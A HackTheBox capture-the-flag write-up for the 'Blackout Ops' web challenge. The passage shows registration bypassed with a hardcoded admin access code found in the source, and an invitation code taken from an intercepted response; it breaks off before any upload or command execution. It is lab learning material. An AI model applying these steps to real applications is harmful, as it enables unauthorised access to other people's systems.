HackTheBox -- Blackout Ops Writeup
HackTheBox — Blackout Ops [Easy]
In this write-up, we will solve the Blackout Ops challenge from HackTheBox. The goal is to analyze the web application, identify its weaknesses, and use them to gain command execution in order to retrieve the flag. Along the way, we will break down each step of the exploitation process to clearly demonstrate how the vulnerability can be discovered and leveraged.
Now let’s navigate to the website.

As we see we have a login page and register page.
Now let’s try to register an account.

Notice that the application require a registration code to register an account
So let’s review the code.

As we see we found in the database.js file a hardcoded access code for the administrator: ADMININV123
Now let’s try to register and account
1
2
email: remo@blackouts.htb
access_code: ADMININV123

Now let’s try to login with our account.

As we see we managed to bypass the registration and login to the application.
No let’s navigate to the evidence tab.

As we see it’s a simple file upload function
Now let’s try to upload a file.

As we see as our user is not verified we can’t upload any files
Now let’s try to verify the account.

To verify the account we must have and Invitation code.
So let’s click on new code and intercept the request.

Please note that the code is leaked in the response
Now let’s validate it.
